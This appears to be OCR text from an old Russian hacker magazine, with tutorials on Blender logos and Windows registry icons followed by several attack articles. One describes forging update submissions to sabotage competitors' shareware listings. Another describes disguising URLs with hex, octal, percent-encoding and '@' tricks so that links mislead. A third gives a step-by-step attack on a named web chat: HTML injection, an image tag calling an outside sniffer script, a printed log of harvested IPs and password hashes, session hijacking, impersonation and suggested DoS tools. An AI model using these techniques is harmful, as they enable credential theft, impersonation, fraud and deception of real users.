ввода. Короче, программеры оторвались на полную катушку.

В Сети есть много пошаговых учебников, но если ты впервые работаешь с Блендером (еще хуже, если впервые с **3D** редактором), то придется до многого доходить ручками, ибо учебники подразумевают, что ты умеешь хоть что-то. Ну вот, с теорией покончено, далее по порядку:


1. Запускай **Blender** и стирай квадрат с центра путем «**ADD-OBJECT-DELETE**» из главного меню.
2. Нажми **Shift-F7**, выбери «**BackGroundPic**». Появится «**LOAD**» — тычь ее, а дальше как в Нортоне. Если все последовательности сделаны правильно, то после нажатия **Shift-F5** ты увидишь свое лого в окне Блендера.
3. После того как пройдет эйфория от



сделанного, приготовься к наиболее скучной части создания трехмерного лога — его обводке. Добавляешь кривую (**Curve**): в главном меню выбираешь «**ADD-Curve-Bezier**». Теперь переходишь в окно редактирования и выбираешь «**Convert** — **Poly**» (**Poly** — это не имя, а **Polygons**).
4. Теперь надо создать общую схему рисунка в прямых линиях.




Перемещаем вершины появившейся кривой в углы или выступы рисунка. Для этого правой кнопкой тыкаем в вершину кривой (она меняет цвет) и тащим ее куда надо. Чтобы закрепить — левый клик. Если вершин не хватит (а их, поверь мне, не хватит, если, конечно, твое лого не квадрат), жми **Ctrl** и тыкай куда надо левой кнопкой. Тем самым добавляются новые грани. Чтобы завершить отдельный символ, нажми «**C**». Чтобы обвести новый символ, жми «**Shift-D**», и появится новая вершина. На данном этапе точность не сильно важна, но лучше ставь вершины поточнее, потом геморроя меньше будет. Таким нехитрым образом обрисуй весь рисунок и не беспокойся о перекрещивании линий.
5. Верно — хаос. Но мы изменим это путем преобразования кривых в Безье



просто нажав «**Convert** — **Bizier**». Теперь увеличь все это хорошенько. Видишь, добавились точки — это направляющие кривой. Хватай направляющую и выводи по рисунку. Это не сложно, но довольно утомительно, но результат




того стоит. Да, вот на этом-то этапе точность превыше всего: как обведешь, так и будет потом.
6. Ну вот, осталось совсем немного: дать глубину объекту. Нажми **F9** и установи следующие величины:



Ext1: = 0.2
Ext2: = 0.64
BevResol: = 4
DefResulU = 25.

7. Далее можно каждой букве назначить свои материалы. Для этого нужно преобразовать буквы в отдельные объекты: выбираешь вершину (правый клик) в одной из букв и нажимаешь «**P**». Буквы разделяются. Повтори эти шаги для всех объектов. Материалы и текстуры делаются так: дави **F9**, затем «**New**», переходи на экран материалов — **F5**, и двигай все бегунки, меняй все значения, твори, короче. С текстурами аналогично, только по **F6**.



8. Последний шаг — подсветка и установка камеры. Для установки лампы используй «**ADD-Lamp**», а камера уже есть по умолчанию: видишь — треугольник — это она. Тыкая на кнопки обзора и давя на **NumPad**, крути-верти свое лого или камеру, добиваясь лучшего вида. А результат контролируй нажатием **F12-F11**. У меня получилось вот что:

P.S. Помнишь, в **X** была ссылочка на прогу **AnyLogo**? Так вот, с ее помощью ты сможешь запихать полученный логотип во вкладку «Мой компьютер — Свойства», и твои подопечные чайники будут гордиться тобой. Так что лепи, выдумывай, пробуй — глядишь, твой логотип станет самым логотипным логотипом из всех логотиповых логотипов :).



X

Имеем реестр

dr.noise

Конечно, ты уже переименовал «Мой компьютер» в какой-нибудь «Двупень 300», а «Сетевое Окружение» — в нечто вроде «Авоськи». Это дело вкуса — не оставлять же, в конце концов, стандартные, навязанные нам (и главное, КЕМ навязанные!) названия! Все хорошо, пока мы не доберемся до «Корзины», «Принтеров» и тому подобного. Они не переименовываются! Вообще, корзина на рабочем столе — элемент совершенно никчемный, так как гораздо проще вместо перетаскивания файла нажать клавишу **Del**, поэтому ее лучше вообще убрать; но не скудеет, не скудеет земля упертыми людьми, что пользуются исключительно корзиной... Ах да, забыл. Корзина-то нужна и для восстановления файлов тоже (у тех, у кого не стоит галочка над «Удалять сразу же к чертовой матери!»). В общем, это все твои проблемы, а мои проблемы — рассказать, как придать стандартным ярлыкам и папкам такой вид, какой ты хочешь.
И делать мы это будем как взрослые — без трусОв и с помощью реестра.

Шаг первый


Чтобы изменить внешний вид ярлыков и папок «Корзина», «Принтеры», «Панель управления», «**Internet**» и им подобных (в дальнейшем ты увидишь, что предлагаемый способ универсален, и поэтому приводить точный перечень папок нет смысла), сначала заготовь все необходимые иконки. Например, для Корзины — два унитаза: пустой и полный, или... ну, в общем, ты сам знаешь, что твоему взгляду приятней. Заготовить иконки можно несколькими способами — взять на сидюке с названием вроде «**100000** псевдо-оригинальных иконок», сконвертировать какие-нибудь картинки или нарисовать самому. Для последних двух целей можно воспользоваться обычным редактором **Paint**. Загрузи в него bmp-картинку, нажми **Ctrl-L** (выделить все), затем тяни мышкой за нижний правый угол рамки влево и вверх, следя за размерами в статусной строке. Когда размер рамки станет ровно **32x32**, прекращай тянуть, нажми **Ctrl-E** (атрибуты рисунка) и задай ширину и высоту рисунка также по **32** пиксела. Все. При помощи пункта меню «Сохранить как...» запиши файл с расширением «.ico», обращая внимание на количество цветов в поле «тип файла»: выбери «**16-**» или «**256-**цветный рисунок». Иконки с **256** цветами правильно отображаются только в **Win98**, **NT** или **Win95** с установленным **Plus!**.

Шаг второй

Сохрани реестр! Зайди в каталог **Windows** и скопируй файлы **system.dat** и **user.dat** в безопасное место.

Шаг третий

Пойдем в реестр. Делай «Пуск->Выполнить...» и ручками набирай: **regedit**.
Теперь насчет универсального способа. Кроме универсальности, он хорош еще и отсутствием необходимости что-либо запоминать или переписывать на бумажку. Я не буду давать точные значения ключей реестра. Они просто не нужны. К тому же они могут и поменяться когда-нибудь. Мы будем пользоваться обычным поиском. Стань в самый верх дерева ключей реестра (оно находится в левой половине окна). Поиск всегда начинается от текущей



позиции, поэтому важно встать в начало. Теперь нажми **Ctrl-F** (поиск) и введи имя жертвы, например, «Корзина». Помни, что набирать надо существующее имя, а не абстрактное понятие. Если у тебя английский **Windows**, то «Корзина» будет выглядеть уже как «**Recycle Bin**», а если арабский — тут уж выпутывайся сам. Короче, просто посмотри на оригинал и набери точно так же. Жми **Enter**.
Когда поиск натыкается на нужную строку, он останавливается, но не спеши расслабляться. Найденное слово может входить в такие предложения, как «Пустая корзина», или это может быть какой-нибудь документ под именем «Корзина.doc». Нам же нужны ключи, в которых хранятся такие свойства корзины, как иконка и название. Если поиск остановился, и слева ты видишь развернутое поддерево **HKEY_CLASSES_ROOT\CLSID**, то ты на верном пути. Если нет, жми **F3** (продолжить поиск).
Когда ты нашел то, что нужно, справа будет показана искомая строка, а слева — ключ, в котором она содержится. Нажми TAB, и селектор (или как он там называется) переместится в левую половину и установится точно на соответствующем ключе. Выглядеть он должен примерно так: {**645FF040-5081-1018-9F08-00AA002F954E**}.
Щелкни плюсик у его основания и раскрой дочернюю ветку. Если в ней есть ключ «**DefaultIcon**» (стандартная иконка), ты попал в самую точку! Теперь можешь менять название: стань на сам ключ, чтобы справа был параметр «По умолчанию» и соответствующее название, например, «Корзина». Дважды щелкай на параметре и вводи новое имя, максимально прикладывая фантазию. Теперь становись на «**DefaultIcon**» и точно так же меняй параметр «По умолчанию» — вводи свой путь и имя ico-файла. Для корзины есть два параметра: **Empty** (вышвырнутая) и **Full** (полная всякого дерьма). Надеюсь, ты с ними не растеряешься...
Таким способом ты можешь разобраться со всеми упрямыми ярлыками, будь то «Панель управления», «Принтеры» или «Интернет». Главное, точно вводи информацию для поиска.
Ты можешь заметить, что такие ярлыки, как «Мой компьютер» или «Сетевое окружение», невозможно найти в реестре (если ты с ними еще ничего не делал). Это потому, что их имена просто-напросто не заданы, хотя сами ключи есть. Но как только ты их переименуешь обычным способом (ведь они переименовываются без проблем!), новые имена тут же появятся в реестре, по ним ты и сможешь найти соответствующие ключи и поменять иконки.
Покончив со всем, закрывай **regedit**.
Помни, что изменения в ярлыках наступят не всегда сразу. Например, Корзину надо использовать, чтобы она изменилась. Интернет — спрятать и снова показать на рабочем столе. В конце концов, можно и просто перезагрузиться.
Теперь немного о другом. Снова запусти **regedit** и отыщи раздел
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\Tips
Здесь содержатся все эти тупые советы по использованию этой тупой системы. Почему бы ни сделать их более полезными? Для себя можно исправить их на выражения вроде «Бросай курить эту дрянь!» или «Мой перец самый горячий из всех перцев!» — для повышения тонуса. Своему начальнику можно поставить строчки типа «Ты знаешь, что твоя жена называет тебя жирным плешивым импотентом?», «Вас вызывает налоговая полиция» или «Для продолжения работы компьютера необходимо повысить зарплату сотруднику такому-то»...



Натягиваем шаровары на Internet

Horrific (FlenovCyD@Jeo.ru)

Если ты разработчик шаровар и хочешь распространять свои шаровары через Интернет, то перед тобой очень часто встает вопрос о том ,как это сделать. Я попытаюсь тебе рассказать, как это делают хакеры.

Что же это я наделал-то?

Для начала я попытаюсь дать тебе несколько советов о том, какой должна быть твоя программка.

1. Если ты еще даже не решил, что тебе писать, то подумай, чего тебе не хватает при работе с компом. Войди в свои форточки и оглядись, а тут есть где оглянуться, здесь столько дыр, только и вставляй свои программки.

Будет лучше, если ты будешь писать для себя, если ты сам будешь пользоваться этой программкой. В этом случае у тебя ошибок будет намного меньше. Когда ты пользуешься программой, а не тестируешь ее, ты сможешь найти намного больше недочетов, чем любой твой тестер.

2. Прежде чем писать, оглядись и посмотри, а не существует ли уже подобная программка. Если такие программки уже есть, то лучше посмотри их; прежде чем завоевывать место под солнцем, необходимо знать, чем оно занято, тогда ты сможешь написать программку намного лучше.

3. Никогда не затягивай процесс написания. Если ты будешь долго писать свою программку, то ты не получишь с нее ничего. Прежде чем писать, определись, что именно ты хочешь написать, а после того как ты это сделал, немедленно отправляй эту программку в Интернет (как это сделать? смотри ниже). Если у тебя появляются мысли типа: «Вот здесь неплохо было бы добавить это», то посылай эти мысли на... или на листочек бумаги, это ты добавишь в следующей версии. Если ты начнешь отвечать всем таким мыслям, то ты никогда не закончишь свою программку, и не думай, что ты сможешь остановиться.

4. Даже и не думай о крутых системах защиты. В шароварах может быть только программная защита. А эта защита ломается, как два байта обнулить. И даже не думай, что ты такой крутой защитник интеллектуальной собственности и сможешь написать крутую систему защиты. Если ты так считаешь, то обратись к психиатру. Я тебя уверяю, ты потратишь очень много времени на организацию защиты, а это грозит пунктом три (смотри выше). И еще, затраты на написание защиты никогда не окупятся, потому что добрый крякер потратит намного меньше времени на ее взлом, чем ты на написание.

Релизим прогу

Итак, ты написал программку, тебе она очень нравится, и ты уверен, что она понравится и другим. Но они должны ее найти, так что ты должен начать активную работу по распространению своей программки через Интернет. Для этого ты должен начать активную рекламу своей странички. Об этом **X** тебе уже рассказывал, поэтому я сразу перейду к следующему способу.

Для распространения шаровар существует очень много серверов, помогающих разработчикам в распространении программ. Единственный недостаток этих серверов — они не могут держать твою программку у себя, они хранят у себя только описание твоей программки и ссылку на нее, поэтому тебе придется держать ее на других серверах. Где же разместить свою программку? Если у тебя уже есть своя страничка, то размести там, а если нет, то ее можно бесплатно отгрызть здесь: www.xoom.com, или здесь: http://www.100mb.net/, а вообще, зайди сюда: http://qool.webjump.com, здесь хорошо написано о серверах халявно раздающих место. Теперь я дам тебе несколько ссылок, где можно оставить ссылку на свою программку: http://www.topfile.com, http://www.webattack.com/, http://www.winfiles.com/, http://www.download.com/, ну, для начала тебе хватит. Эти серверы помогут тебе в рекламировании твоей программки.

Внимательно осмотри этот рисунок, это одна из страничек сервера TopFiles. Как ты можешь увидеть, здесь представлено небольшое описание программы, ссылка на твою страничку, ссылка на файл и еще немного информации о программке. Чуть позже мы вернемся к этому рисунку.

Такие сервера любого разработчика встречают хлебом и солью. Тебе надо будет заполнить форму, которая содержит вопросы, относящиеся к твоей программке, и все (запомни это «И ВСЕ»).

У твоей программки больше всего шансов быть замеченной в первые несколько дней, когда на нее существует ссылка в списке новых. Через неделю ее уже сможет найти только тот, кто знает, что ищет, так как ссылка на нее будет только в соответствующем разделе. Поэтому тебе необходимо постоянно выпускать обновления. Еще одной причиной, по которой тебе следует часто выпускать обновления, является сортировка программ по дате поступления внутри разделов, вверху раздела будет находиться та программа, которая поступила последней.

Очень часто на серверах присутствуют разные маркеры, которые присваиваются различным программкам, например, «GET IT!» — этот маркер присваивается на WinFiles программам, поддерживающим инсталляцию. Если твоя программа устанавливается простым копированием, то ты не увидишь эту надпись над описанием своей программы, поэтому не поленись написать инсталляцию, это не просто престиж, это дополнительные клиенты.

После того как ты установил ссылки на этих серверах, к тебе посыплются предложения с других серверов и компьютерных изданий с просьбами разрешить им опубликовать описание твоей программки, поэтому вначале не особо напрягайся, тебе еще пригодятся твои силы.

Если тебе прислал письмо какой-нибудь журнал с просьбой разрешить им опубликовать описание твоей программки, то не поленись и вышли описание всех своих программ, доступных в Интернете (если у тебя их несколько), зарубежные журналисты ленятся искать другие твои программки. Некоторые из журналистов даже сами пишу типа: если у вас есть еще программки то, пожалуйста, сообщите.

Не думай, что, написав хорошую прогу, ты сможешь обеспечить себе беззаботную жизнь, тебе необходимо потратить очень много времени на ее рекламирование, а это тебе не шубу в трусы заправлять.


Заплати мне, заплати

После того как ты разрекламировал свою программку, ты подумаешь о том, как получать деньги со своих клиентов.


Это можно делать двумя способами:
1. Собирать деньги своим способом (почта, личный счет, переводы). Этот способ очень неудобен тебе и клиентам, поэтому сразу забудь его и переходи ко второму.
2. Воспользоваться услугами специализированных контор. Вот это для тебя, правда, они берут процент с каждой сделки, но зато они берут весь груз по получению оплаты с твоих клиентов. Не жадничай, воспользуйся их услугами, и у тебя останется достаточно времени на все остальное.
Вот тебе несколько адресочков таких контор, которые будут принимать платежи через Интернет:
www.regnow.com, **www.pslweb**.

Нездоровая конкуренция

Так как мы очень злые, то теперь я перехожу к главному, поэтому отложи на минутку журнал и выпей чашку кофе. Ну как кофе, ты готов к самому интересному? Ну, поехали.
Конкурировать с другими по честному не интересно, поэтому я тебя этому учить не буду, сейчас мы будем ломать сервера, но сначала мы научимся их обманывать.
Как я уже сказал, больше всего шансов у твоей программки быть замеченной в первую неделю, поэтому тебе необходимо постоянно выпускать обновления. А теперь представь себе, что твоя программка весит несколько метров. Что, вилы каждую неделю столько мегов в Интернет пускать. А ты подумай, это не обязательно делать, ведь если сервер полностью автоматизирован и он не содержит твоей программки, то тебе просто надо раз в неделю корректировать ссылку на свою программку, и никто не будет проверять, были ли действительные изменения. Ты можешь, например, раз в неделю изменять на таком сервере размер файла на один килобайт. Реально, конечно же, размер файла менять не надо, можно просто говорить серверу, что размер файла изменился, а сервер будет думать, что произошли большие изменения и будет ставить твою программку в разряд новых.
Если сервер не автоматизирован, то ты можешь просто изменять версию: **1.0**, **1.0.1**, **1.0.2** и т.д. Администратор, который будет вносить изменения, скорее всего не станет проверять, действительно ли в твоей программе что-то изменилось или нет, поэтому он, не глядя, подумает, что это новая версия.
Теперь еще более интересное.
Ты хочешь унизить конкурентов. Это очень легко, для этого необходимо взломать сервер и испортить ссылки на их программы. Не пугайся, тебе не нужен для этого лом, мы просто войдем через главный вход.




Посмотри на программку «**Resolver**» на рисунке выше, обрати внимание на версию, размер и цену, можешь также посмотреть на дату обновления и время на часах в правом нижнем углу, а теперь сравни это с тем рисунком, который был выше (на время остальных скриншотов не смотри, они сделаны после того как я убедился, что все сработало). Как ты можешь видеть, за один день цена на программу резко возросла, версия увеличилась, но, правда, размер файла уменьшился. Я думаю, теперь никто не будет покупать дорогую программку, только вот с размером я облажался, но это потому, что я все это сделал только в образовательных целях.
Теперь по порядку, как это произошло. Помнишь, я тебе сказал, что при регистрации тебе дается форма для заполнения, в которой присутствуют вопросы только о твоей программе, так вот это и все, никаких паролей, никаких кодов (пароль я видел только на одном сервере, и то он не особо распространен, так что можешь об этом забыть).
Для того чтобы изменить ссылку на программу жертвы, тебе необходимо выбрать «**Update Software**», теперь просто заполни эту форму на программу жертвы как бы от его имени, только со своими корректировками, и отошли ее, на следующий день можешь смело потирать ручки. Советую изменять цену, размер файла и само описание, но старайся, чтобы оно было как можно реальнее. Если сервер не запрашивал никакой дополнительной информации, то значит, что все обновления делаются Web-мастером или администратором вручную, а они такие ленивые, что не будут проверять, действительно ли такая цена у этой программки, и просто найдут программу с таким названием и внесут изменения. Тут главное не перетрудиться и заполнить форму как можно правдоподобнее. Доказательства этого я тебе не привожу в целях экономии места, уж поверь мне на слово, если ты все сделаешь правильно, то успех обеспечен.
Немного труднее с автоматизированными серверами. Например тот, что представлен на скриншотах (www.topfile.com), в нем все происходит автоматически.
Войди в режим обновления программы. Как ты видишь, сверху отделены имя программы и мыльный адрес, по



этим параметрам сервер будет искать ссылку, поэтому тебе необходимо знать точное имя программы и **E-Mail** адрес. В моем случае имя программы это «**Resolver**», а вот мыло надо искать на домашней страничке, поэтому дави на ссылку «**Resolver** Homepage».
На рисунке ниже представлена домашняя страничка фирмы производителя программы-жертвы. А теперь посмотри, много вариантов тебе придется перебрать?
Чем мне нравятся автоматические серверы, так это тем, что здесь ты можешь писать все что угодно. Ты можешь написать, например, «Свободу Кевину Митнику» и чувствовать себя настоящим хакером, ведь ты взломал сервер, потому что автомат все делает автоматически и он не обращает внимания на то, что ты написал.
Удачи тебе в твоих начинаниях!





Прячем свой IP адрес

Алексей Савельев
(Savello@mail.ru)

Сначала я тебе расскажу грустную историю. Печально известный сайт «Коготь», содержащий компромат на кремлевских руководителей, был закрыт спустя несколько часов после появления в Сети. Руку к этому приложило специальное управление «Р» МВД России, занимающееся электронным сыском. Создатели «Когтя-2» учли ошибки предшественников и разместили свою информацию на территории США. Киберполиция добралась и туда — через несколько недель сервер все-таки был прикрыт. «Тенденция, однако!» — воскликнул бы чукча из известного анекдота, будь у него доступ в Инет. А реально мораль сей басни такова: стоит разместить в Сети информацию, задевающую чьи-либо интересы, как на админов сервака тут же начинают орать СВЕРХУ: «Уберите эту хрень, пока мы совсем вас на фиг не закрыли!».

Посмотрим, как можно подгадить любителям наступить на горло чужой песне, скрыв от их глаз адрес своей страницы. Самый обычный IP адрес можно замаскировать так, что даже яйцеголовые спецы по компьютерной безопасности будут долго чесать репы в тяжкой думке, расшифровывая загогулину вроде http://ftp:128.03.60.23@3558%3351%3040. А что уж говорить о простых смертных!

Форматы адреса

Итак, каждый IP-шник состоит из четырех байт (дорогая, хочешь я тебе расскажу, что такое байт?), разделенных точками. Например, сайты www.chat.ru и www.geocities.com имеют адреса 212.24.32.192 и 209.01.224.18 соответственно. Что набирать в браузере: более удобное символьное имя или строку http://212.24.32.192 — дело вкуса каждого пользователя. Последний способ оставляет массу возможностей изменить IP своей страницы до неузнаваемости или создать иллюзию обращения совсем на другой сервер.

Шестнадцатеричный трюк

Запустим программу Calculator из стандартного набора Windows (хоть что-то юзабельное из виндов) и последовательно преобразуем каждый байт, входящий в адрес, в шестнадцатеричное (HEX) значение. Получим D4.18.20.C0 для www.chat.ru и D1.01.E0.12 для www.geocities.com.

Теперь можно ссылаться на свою страницу по этим значениям, набирая в браузере http://0xD4.0x18.0x20.0xC0. Узнать IP адрес стало сложнее, но еще, как говорится, не фонтан: любой, кто когда-нибудь видел программы на C или Assembler, сразу догадается, в чем здесь трюк. Лучший способ взять все четыре байта D41820C0 и перевести их в десятичное (DEC) значение. По полученному числу также можно ссылаться на сайт с адресом www.chat.ru: http://3558351040.

Восьмеричный трюк

Еще один вариант, обычно сбивающий с толку даже матерых сисопов — перевести каждую составляющую IP адреса не в шестнадцатеричное, а в восьмеричное (OCT) значение. Тот факт, что число, начинающееся с 0, трактуется программами как восьмеричное, известен далеко не всем: адрес http://0324.030.040.0300 дает желаемый результат.

А сколько это будет в процентах?

Теперь можно постепенно усложнять полученные адреса, добавляя новые элементы скрытности. Известно, что текстовая информация, передаваемая браузерами вместе с URL, перед посылкой по Сети подвергается некоторой обработке. Так, например, все символы space (пробел) заменяются кодом %20. То же самое можно сделать с любым символом твоего адреса. Чтобы получить необходимый код цифры, достаточно прибавить к ней 30. %33 будет соответствовать цифре 3, а %30 — 0. Подправим полученный ранее десятичный адрес. Теперь http://3558%3351%3040 также содержит ссылку на www.chat.ru, хотя выглядит уже достаточно устрашающе.

Вот собака где порылась!

Следующий уровень сложности в благородном деле запутывания следов вносит добавление в URL символа @. Старая добрая «собака» здесь не имеет никакого отношения к e-mail, ее роль — передача на сервер login-а и пароля: если сервер содержит запароленные каталоги, обращаться к ним следует так: http://login:password@URL. Добавление же «собаки» к обычному адресу, не имеющему никакого отношения к секретности, заставляет браузер просто игнорировать все, предшествующее символу @. Таким образом на сервер www.chat.ru мы можем попасть, набрав, например, адрес http://12345435374683434809080@3558351040 или http://ftp:128.03.60.23@3558%3351%3040

Главное правильно выбрать имя!

Но и это еще не предел: запутать преследователей могут правильно выбранные имена каталогов и файлов на сервере. Назвав свою страницу 203356.htm или ftp.123.0.12.34.htm, можно сбить с толку любого: http://12345435374683434809080@3558351040/ftp.123.0.12.34.htm. Напомним, что ограничение на длину названия файла или каталога — 256 символов, что означает возможность конструирования, например, такого монструозного URL: http://12345435374683434809080@3558351040/2323232323232328328329839232/90990650950969569565060596/3232908576579404323/123.htm.

Прячемся в Рунете

Если есть возможность, можно зарегистрировать свой домен с именем «числительным», например, 2323.ru или 909093290.com. В зоне RU уже зарегистрированы 100.ru или 777.ru. Наплодив в таком домене «цифровых» поддоменов, можно получить адреса вроде: http://121.3434.23.2323.ru/121.223.231.ru/2323.12.89.32.ru/ru.htm.

King size URL

В заключение покажем один по-настоящему большой URL:
http://www.geocities.com%20%20%20%
20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20
%20%20@3558%335104%30.

Как ты думаешь, если разместить его на своей странице, что подумает человек, кликающий на ссылке? Можно смело ставить на кон шарик от мышки и любое другое железо — о том, что адрес уведет его на www.chat.ru, он вряд ли догадается. Тем более, что концовка адреса не поместится в окошко ввода и не будет показана браузером.

Кто не спрятался – тот сам виноват

На сем откланиваюсь и оставляю тебя наедине со своей пагой. Сто пудов, ты уже решил, как ты ее спрячешь, а если еще не решил — есть маза перечитать статью еще раз. Удачи тебе, амиго, в нелегком деле заныкивания.



Дырки в початке

by nigger

Ты, конечно же, в курсе, что многие чаты на www далеки от совершенства. Нет, ну конечно, у них там есть всякие фенечки, всякие картиночки, рисуночки и прочая фигня, но вот защита там частенько просто отсутствует. Таких чатов полно, поэтому мы решили взять первый попавшийся из них и описать способы взлома. Системным администраторам этого чата **X** советует еще раз проверить, что они там наконфигурили, и заткнуть все описываемые ниже дырки. Чат находится по адресу www.chat.orc.ru.

Будь готов – всегда готов

Когда нефига делать, то можно залезть и поприкалываться в html-чатах. Там, как правило, сидят ламеры и уроды, а также люди, которые только зашли в Инет. Прикалываться можно по разному: вставляя нецензурную брань, неприличные картинки, java-скрипты и прочие пакости. Чат «Початок» представляет стандартный, но немного переделанный свободно распространяемый чат «Chat Machine». В нем, якобы, запрещено вставлять html-теги, но мы это исправим. Размер и цвет шрифтов, которые определил админ, мы тоже исправим, как и скрытие IP других юзеров.

Как менять установки шрифта

Сохраняем то окно, где находятся установки (цвет, размер), открываем текстовым редактором и ищем следующую строчку <option value=»Red»>Красный. Вместо слова Red можно подставить любое название цвета, ведь по умолчанию можно выбирать только цвета, установленные админом. :)

Находим поле <option value=»+2»>Большой. Разве «+2» это большой шрифт? :) Нет, так дело не пойдет, пишем «+5».

Как вставлять теги

Находим стоку <option value=»Red»> Красный. Берем и изменяем его следующим образом: <option value=»Red»><img src=www.satan.ru/porn.jpg»>Красный. Не закрываем тэг (потому что он и так закроется) и после название цвета закрываем тэг. Пишем любое сообщение, и тем самым получается, что чатлане видят не совсем пристойную картинку. :)

Таким образом можно ставить любой тэг типа <option value=»Red»><marquee»> Красный, и чат начинает «летать» :).

Как войти в чат под другим зарегистрированным пользователем и узнать их IP адреса

Находим строчку <option value=»Red»> Красный и, используя всем известный сниффер html чатов, получаем IP участников чата и их пароли. Делается это следующим образом: <option value= »Red»><img src=http://www.hackzone.ru /cgi-bin/sniff.cgi?satan»>Красный. Далее пишем какое-либо сообщение, видим картинку HackZone и смотрим лог по адресу



http://www.hackzone.ru/files/snifflog.txt. В нем мы видим следующее:

[Tue 3:03pm] (id) 195.210.130.46 d046.p1.col.ru
[http://www.chat.orc.ru/cgi-bin/pochatok/chat.pl?nick=YURIK&passwd=31ZUlukFqol5c&custom1=on]
[Tue 3:03pm] (id) 212.15.128.4 dobbin.eurocom.od.ua 212.15.128.42
[http://www.chat.orc.ru/cgi-bin/pochatok/chat.pl?nick=afrodita&passwd=480/SYC8r5W3U&custom1=on]
[Tue 3:03pm] (id) 129.132.26.41 ilea1.ethz.ch
[http://www.chat.orc.ru/cgi-bin/pochatok/chat.pl?nick=Monach&passwd=49aiRPRMobjZ6&custom1=on]

Вот они все на ладони :).

Если надо, запингуем кого-нибудь со всех шеллов, а особых уродов заДоСим чем-нибудь типа kod.c или pimp.c.

Как хакеры втираются в доверие

Теперь можно зайти под любым пользователем, который находится в чате, не зная его пароль. Выбираем, например, доброго GUN'а, который уже 2 года в этом чате сидит и которому все доверяют. :) Копируем его строку и вставляем в браузер: http://www.chat.orc.ru /cgi-bin/pochatok/chat.pl?nick=_GUN_ &passwd=13/hfDaaKZEeg&custom1=on. Вуаля! Мы зашли под ним в чат, и теперь, сославшись на потерю памяти, можно выведать у всех пользователей ICQ номера, дать чего надо и наслаждаться жизнью. :)

Не забудь, что после каждого изменения твоего файла с установками его нужно сохранять и нажимать кнопку применить.

Исходник снифера можно взять по адресу http://www.hackzone.ru/files/ sniff.txt и изменить, чтобы не показывалась картинка, а то особо мудрые совы могут что-то заподозрить.

Очень много людей знают про хакзоновский сниффер, так что можно воспользоваться нашим: http://phorce.virtualave.net/cgi-bin/sniffer.cgi, лог-файл: http://phorce.virtualave.net/cgi-bin/fuck.log.

Как говорить от других имен

Узнав шифрованный пароль того кого нужно с помощью сниффера, сохраняем то окно, где нужно писать текст, и вставляем вместо своего ника чужой (и пароль, конечно), и пишем чего душе угодно!

Как выкидывать из чата

Опять же, получив шифрованный пароль в документе с настройками, сохраненном на нашем диске, в самом низу вставляем вместо своего ника и пароля — чужие. Сохраняем, открываем, жмем выход, затем видим сообщение, что Вася Пупкин покинул чат. :)

Как защититься от сниффера

Это очень просто. Залезаем в установки броузера и вырубаем показ картинок.

X

Группа UGi

JOYRIDER (joyrider@canada.com)

